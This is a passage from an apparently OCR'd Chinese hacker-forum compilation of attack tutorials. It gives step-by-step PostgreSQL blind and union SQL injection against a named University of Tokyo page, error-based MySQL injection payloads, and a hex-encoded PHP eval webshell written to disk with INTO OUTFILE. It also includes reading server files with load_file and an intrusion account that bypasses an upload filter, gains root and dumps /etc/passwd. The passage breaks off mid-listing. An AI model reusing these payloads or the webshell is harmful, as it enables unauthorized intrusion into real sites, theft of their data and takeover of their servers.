


图　1-3-56

发给小伙伴，来注册吧。

（全文完）责任编辑：桔子

第二章　SQL 注入

第1节.　PostgreSQL 盲注笔记

作者：huang

来自：Silic Group Hacker Army

网站：http://blackbap.org

前言：

对 postgresql 注入很是陌生。

基本是没什么思路我等小菜还真的是没见过。不知道什么长相，这几天看一个韩国站的时候发现了一个。看日本站的时候又看了个。

找了下相关的资料。其实也是还可以理解的。但是对我等小菜来说还是有不理解的地方，只是把自己理解的写出来和大家学习了。也希望哪位大牛能把我不理解的地方写下去。

正文：

注入点：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and 1=1　（返回正常）
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and 1=2　（返回错误）

工具判断注入的方法：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 aNd(6=6)　6=6　（返回正常）
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 aNd(6=7)　6=7　（返回错误）

猜字段数：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 order by 15（返回正常）
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 order by 16　（返回错误）

但是可悲的是 union select　不可以用。

那么这样正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 0 and 30

意思是：检测数据库的长度在是否在：between 0 and 30 之间。

错误：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 0 and 7
说明数据库名的长度不在 0-7 之间。

正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(current_database())) between 7 and 11
说明在 7 and 11 之间。

正常：

http://www.u-tokyo.ac.jp//news/detail_e.html?id=13072 and (select length(current_database())) between 8 and 8
说明数据库名的长度为 8

接下来我们来看看数据库名是什么：

这两个正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 32768
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 16384

这两个错误：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 0 and 64
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 64 and 96

正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),1,1))) between 117 and 117

我们猜到了数据库第一个字符的 ascii 是：117。

我们来猜第二个：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(current_database(),2,1))) between 0 and 32768

一直下去就能把数据库弄出来了。

结果是：utokyodb。

Ok，我们接下来的任务是猜出表名。

我们先来看看有多少个表。

看两个正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select count(*) from pg_stat_user_tables) between 0 and 2000
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select count(*) from pg_stat_user_tables) between 20and 20

我们有 20 个表。

接下来我们来看看表是什么。

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0) between 0 and 128
这句话的意思是：看看第一个表的长度是多少
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0) between 0 and 64
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select length(relname) from pg_stat_user_tables limit 1 OFFSET 0) between 19 and 19
这两句说明第一个表的长度为：19

我们接下来看看第一个表的内容是什么。

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1 OFFSET 0) between 0 and 32768
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1 OFFSET 0) between 112 and 120

一样的方法下去我们就能猜到我们的表了。

只要改变 (select ascii(substr(relname,1,1))第一个 1 为 2 。

就是说第一个表的第二个字母的内容了即 (select ascii(substr(relname,2,1))。

现在我们来看第二个表的内容是什么。

正常：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1 OFFSET 1) between 112 and 120

这一切和查看第一个表的第一个字母（见如下↓）的不同点是什么？

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(relname,1,1)) from pg_stat_user_tables limit 1 OFFSET 0) between 112 and 120

没错，我们只要把 OFFSET 0 改为 OFFSET 1 即可。

结果我们得到了我们想要的管理表为：publish_admin。

好接下来我们来看看字段是什么。

先来构造下语句：

得到表名为 xxx 的 oid 值：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(oid,1,1)) from pg_class where relname='publish_admin' limit 1 OFFSET 0) between 0 and 32768

显示错误。

可能 oid 类型是 oid,要数据类型兼容我们用 cast 函数强制转换成 varchar 类型：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(cast(oid+as+varchar(10)),1,1)) from pg_class where relname='publish_admin' limit 1 OFFSET 0) between 0 and 3276811
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(column_name,1,1)) from information_schema.columns where table_name=$publish_admin$ limit 1 OFFSET 0) between 0 and 120

还是错误，蛋疼。

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072 and (select ascii(substr(column_name,1,1)) from information_schema.columns where table_name=0x7075626C6973685F61646D696E limit 1 OFFSET 0) between 0 and 120

还是错误。

（N 年以后，LZ 补写：）

其实大家看这个语句，应该是没有错的，是不。语句我们是对的：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(column_name,1,1))+from+info

```
rmation_schema.columns+where+table_name= publish_admin +between+0+and+256
```

但是为什么回出错呢？

在百思不得其解中，我想到了不是有工具吗？我们用工具抓包下。

看看人家的是什么语句：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(column_name,1,1))+from+information_schema.columns+where+table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)+limit+1+OFFSET+1)+between+0+and+256
```

正确！

大家看到没？

```
table_name= publish_admin
```

```
table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)
```

绕过去了。出来了。这就是爆字段的语句。

我们来继续看看怎么爆字段的内容 其实还是可以这样的：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),column_name+from+information_schema.columns+where+table_name=chr(112)||chr(117)||chr(98)||chr(108)||chr(105)||chr(115)||chr(104)||chr(95)||chr(97)||chr(100)||chr(109)||chr(105)||chr(110)+limit+1+offset+0+--+
```

不过这不是我们今天的目的：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(aid,1,1))+from+publish_admin+limit+1+OFFSET+0)+between+0+and+236
```

不对？

再来看看：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),rank+from+publish_admin--
```

丫的但是盲注不行啊。蛋疼啊。

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+(select+ascii(substr(rank,1,1))+from+publish_admin+limit+1+OFFSET+0)+between+0+and+236
```

哦是可以的。搞定了！

（全文完）责任编辑：随性仙人掌

第2节. PostgreSQL 注入常见问题总结

作者：YoCo Smart

来自：Silic Group Hacker Army

网站：http://blackbap.org

本文基于《PostgreSQL 注入语法指南》而写，首先我们先来总结常见问题，常见问题有这样几个：

如何判断数据库使用了 PostgreSQL 数据库，字段数和字段间编码问题，GPC 为 on 时的字符型字段问题，注释符问题。我们一个一个讲

1) 如何判断 php 搭配数据库为 PostgreSQL
2) 我们假设一个 php+PostgreSQL 并且开启了错误回显的网站有一个注入点，我们在 xx.php?id=n 后面加单引号'，它的回显将会是这样的：

```
Warning: pg_query() [function.pg-query]:
```

```
Query failed: ERROR: unterminated quoted string at or near "'" LINE 1: select * from now where no = 111' ^ in /home/sites/web/school/detail.php on line 307
```

有这样几个关键字可以判断数据库为 PostgreSQL：

操作 PostgreSQL 的函数 pg_query()

关键字 function.pg-query 中的 pg

看熟了 MySQL 的错误回显，有没有发现这个 unterminated quoted string at or near 不是 MySQL 的。MySQL 的错误回显和这个区别太大了

3) 字段数和字段间编码问题

4) 我们首先将上面的注入点 order by 2 可以确认 now 数据表的字段数大于 2，当我们 order by 2000 的时候，显然不可能有那个表段中有 2000 条数据，当然会出错

```
Warning:pg_query() [function.pg-query]:
Query failed: ERROR: ORDER BY position 2000 is not in select list in /home/sites/web/school/detail.php on line 307
```

这样大致可以确认可以猜出正确的字段数了。

假设字段数为 14，那么我们按照 MySQL 的步骤

```
xx.php?id=0+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14
```

这句没问题吧？但是它 99%概率会出问题了：

```
Warning: pg_query() [function.pg-query]:
Query failed: ERROR: UNION types character varying and integer cannot be matched in /home/sites/web/school/detail.php on line 307
```

这个回显是什么意思呢？问题很简单，union 前后的字段数相同了，但是类型不同了。

这就像大家来找茬：

```
Union 前(程序原来的)：SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,
Union 后(我们注入的)：SELECT 数字,数字,数字,数字,数字,数字,数字,数字,数,数,数,数,数,
```

和我们要来找茬游戏差不多，我们要做的就是矫正字段与字段间的区别。

错误提示中没有提示这 14 个中，哪一个字段出问题了，我们要一次性让字段数对工整了恐怕有 n 的 14 次方种可能，怎么办呢？

很简单，先吧 1,2,3,4.....13,14 这些字段统统换成 NULL，例如：

```
xx.php?id=正确的 id 数字
+and+1=1+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null
```

这样就会正确显示原来的新闻页面了。

然后我们试着把 null 依次换成数字，依次替换一个，如果依然返回正确的新闻页面则保留数字并替换下一个，如果返回错误信息就重新换回 null 并继续替换下一个。

这样我们就得到：

```
Union 前(程序原来的)：SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,数
Union 后(我们注入的)：SELECT 数字,NULL,NULL,数字,数字,NULL,NULL,数,NULL,数,NULL,数,NULL,数
```

实际中，数字型是占少数的，一般我们都是用文本型做显示位的。

找出文本型显示位很简单，和数字一样，依次替换并确认，只不过这次不是替换成数字，而是替换成文本，例如'a'：

```
Union 前(程序原来的)：SELECT 数字,文本,日期,数字,数字,时间,文本,数字,文,数,文,数,文,数
Union 后(我们注入的)：SELECT 数字,'a',NULL,数字,数字,NULL,'a',数,'a',数,'a',数,'a',数
```

这样就明了了吧？

最后应用于实际：

```
xx.php?id=0+union+select+1,'a',null,2,3,null,'b',2,'c',3,'d',4,'e',6
```

这样八九不离十会出显示位的。

5) GPC 设置为 on 问题

PHP 有个功能是魔术引号，学称“自动字符串转义”，就是你把.php?id=3'or'1'='1 访问后 PHP 自动给你转换成.php?id=3\'or\'1\'=\'1 然后进行下一步动作

问题在哪里呢？

上面我们讲了，将字符型字段替换为'a'来依次确认，GPC 为 on，岂不是'a'都变成了\'a\'？

没错，是变了。那么这步就不能进行？答案是能。要知道，计算机是人设计的，人是计算机灵感的来源。

首先向，我们注入的目的是什么？

显示内容。

那么我们为什么要让它使用'a'呢？'a'只不过是个用来判断的字符，和 and 1=2 一样，只是用于判断，无实际意义，and 1=2 可以替换成 1=3，1=4，甚至 1=10000000000000000000，这只是用来判断而已，没意义。

如果我们将'a'换成有意义的呢？例如 version()就可以不需要加引号，比较一下：

xx.php?id=0+union+select+1,'a',null,2,3,null,'b',2,'c',3,'d',4,'e',6
xx.php?id=0+union+select+1,version(),null,2,3,null,version(),2,version(),3,version(),4,version(),6

整个语句没有用到任何一个单引号。

6)注释符问题

PostgreSQL 的注释符不是#，也就是说，末尾如果有语句未结束，不能加/*或者%23 来终止。那么用什么呢？显然是 MySQL，MSSQL，SQLite 还有 PostgreSQL 各种通用的“--”，也可以换成%2b%2b，一样的效果。

很好记，2B，二逼。测试中%2b%2b 有可能会造成访问的短暂失去响应，目前不知道问题在哪里，而横线--则不会出现。

7) 小技巧

PostgreSQL 的管理员账户(类似于 MySQL 的 root，MSSQL 的 sa)名字为 postgres，根数据库(类似于 MySQL 的 mysql 数据库，MSSQL 的 master 数据库)名字为 postgres。

root 和 sa 有设置空口令的二逼管理员，PostgreSQL 也有很多设置空口令的二逼管理员。

遇到过一些给 PostgreSQL 设置了 nologin 的 bash shell，后面你懂的，可以尝试登陆它的 shell

好了说了这么多，都是理论。我们开始实践吧。

目标日本东京大学：http://www.u-tokyo.ac.jp

这个例子来自本论坛的帖子《PostgreSQL 盲注笔记》这个大牛愣是盲注把 PostgreSQL 给注了。虽然是很牛的办法，不过我想说，还有更简单的。我们看注入点：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+order+by+15--	页面正确
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+order+by+16--	页面错误

没有错误回显。但是可以确定字段数位 15，显然

union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15--

以后也是错误的页面，否则不需要盲注了都。

那么我们这样呢？

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15--	错误页面
http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null,null--	正确页面

下一步就是依次替换得到数字类型的字段和文本类型的字段了：

http://www.u-tokyo.ac.jp/news/detail_e.html?id=13072+and+1=1+union+select+null,null,1,null,null,null,null,null

```
,null,null,null,null,null,null,null--
```

很可惜，这个页面只有第 3 个字段是数字型，其他都不是，证据就是，上面剩下的任何一个 null 替换成数字，都会显示页面错误。

那么咱们替换文本类型好了，替换任何一个 null 为'a'都会出现错误页面，为什么呢？答案就是，gpc 为 ON，导致'a'变成了\'a\'。

盲注帝估计当时就是卡在这里了。

不过好在本文前面说了，GPC 为 on，就不要用'a'了，用 version()代替就好了：

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,version(),1,version(),version(),version(),null,version(),version(),version(),null,null,version(),version(),version()+--
```

得到回显：PostgreSQL 8.4.9 on x86_64-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.4.5 20110214 (Red Hat 4.4.5-6), 64-bit

实际应用上面，其实我们只需要替换出来一个显示位就够了。

闲的蛋疼的人才去确认哪个显示位是什么类型 — —！

```
http://www.u-tokyo.ac.jp/news/detail_e.html?id=0+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null,datname+from+pg_database+limit+1+offset+0+--+
```

PostgreSQL 的 limit y offset x

是和 MySQL 的 limit x,y 一样的用法。

limit 1 offset 0 是第一条数据，limit 1 offset 1 是第二条数据。依次类推。

好了，后面的我就不说了，要继续搞，参照本论坛（习科论坛）的 PostgreSQL 注入手册来

好了，虽然还是有点不太省事，不过总之，盲注能是不需要了。

（全文完）责任编辑：随性仙人掌

第3节. 数据库 outfile 写 shell 一点心得

作者：Nana

来自：Silic Group Hacker Army

网站：http://blackbap.org

昨天在一个 mysql 数据库的 console 里面直接导出一句话的时候

用这种网上说的直接写出不成功

```
select 0x3c3f706870206576616c28245f524551554553545b636d645d293b3f3e into outfile 'e://appserv//www//xoops//modules//wordpress//app.php';
```

还是老老实实建表再写

```
select code from text into outfile 'e://appserv//www//xoops//modules//wordpress//app.php';
```

而且对于 windows 一定得用上面这样的形式的绝对路径

网上的大部分都是说的 linux 下的

刚碰到一个 root 空口令的 MySql，进 phpMyAdmin，outfile 成功，但是无法 load_file。

如下解决：

建表:

```
create table test (a text);
insert into test (a) values (load_file('c:\\boot.ini'));
select * from test;
```

成功解决。

（全文完）责任编辑：随性仙人掌

第4节.　MySQL 注入解决方括号[table]前缀问题

作者：YoCo Smart
来自：Silic Group Hacker Army
网站：http://blackbap.org

前言：

在进行 MySQL 注入的时候，可能很少有人遇到这个问题，不过我今天遇到了。注入的时候，MySQL 5.x 的数据，进行

```
select table_name from information_schema.tables where tabel_schema=database
```

语句的时候，出来的表段带着这样一个前缀[table]，暂时还没遇到过其他的前缀。

刚开始的时候我就觉得奇怪了，怎么会有表段叫这个名字。

后来发现，将[table]xxxx 直接带入语句中，显示表不存在

```
Table 'down.[table]sessions' doesn't exist
```

不过还是解决了这个问题。

正文：

首先我们来看第一条语句：

```
%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(select+table_name+from+information_schema.columns+where+table_schema=database()+and+column_name+like+%2527%25pass%25%2527+limit+0,1),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html
```

爆出字段名含有"pass"的表段中的第一个，如图 2-4-1：




图 2-4-1

我们看到这个表段名称是[Table]backyard_sessions

这个时候我把这个表段带进注入语句，却发现提示错误，如图 2-4-2：




图 2-4-2

Table 'down.[table]backyard_sessions' doesn't exist 的意思就是说这个表不存在。

找了很长时候，无果，蛋疼，后来想，会不会是显示过程中有什么字符被转义为方括号[]了？
于是用了一下 hex：

```
%2527union+select+1+from+(select+count(*),concat(floor(rand(0)*2),0x3a,(select+hex(table_name)+from+information_schema.tables+where+table_schema=database()+limit+48,1),0x3a)a+from+information_schema.tables+group+by+a)b%2523-1.html
```

结果发现得到的 HEX 值远远小于预期，如图 2-4-3：




图 2-4-3

但是如果我在 hex()外面再加个 unhex()，结果又成了方括号了。
那就用手工进行 unhex，发现得到的结果 785F73657373696F6E73 转为 ASCII 是"x_sessions"
这就说明服务器处理的时候用[table]代替了 x_。
好吧，这篇帖子要讲的已经讲完了，估计遇到这种情况的人不多，帖子初衷就是希望以后遇到这种情况的人不会束手无策，这个情况是有解决方法的。
（全文完）责任编辑：随性仙人掌

第三章　常规渗透

第1节.　Linux 内网渗透的思路

作者：Chaplin
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

一. 漏洞发现：

因为网站较多，就先用 wvs 扫一遍、然后等结果
确实有些缺陷，用网站弱口令来进行测试，如图 3-1-1：




图　3-1-1

并且能成功的登陆后台，如图 3-1-2：（前期用 google 浏览器无法直接登陆，换 IE 即可）

图　3-1-2

二. 突破上传：

正常情况下是无法进行上传.jpg,gif,png 之外的文件，使用 burp suite 来进行突破上传，方法很简单，截断上传即可，如图 3-1-3，图 3-1-4：




图　3-1-3




图　3-1-4

三. 安装后门：

进入系统后，我的 RP 是如此滴多娇，如此滴辉煌，竟然是 root 权限，如图 3-1-5：

```
[/data/tomcat/webapps/jcms/jcms/jcms_files/jcms1/web27/site/picture/0/]$ whoami
root
```

图　3-1-5

查看下 passwd 账号信息，如图 3-1-6：

```
[/data/tomcat/work/Catalina/localhost/]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
bacula:x:133:133:Bacula Backup System:/var/spool/bacula:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rtkit:x:499:499:RealtimeKit:/proc:/sbin/nologin
abrt:x:498:498::/etc/abrt:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
uuidd:x:497:497:UUID generator helper daemon:/var/lib/libuuid:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologi
saslauth:x:496:494:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
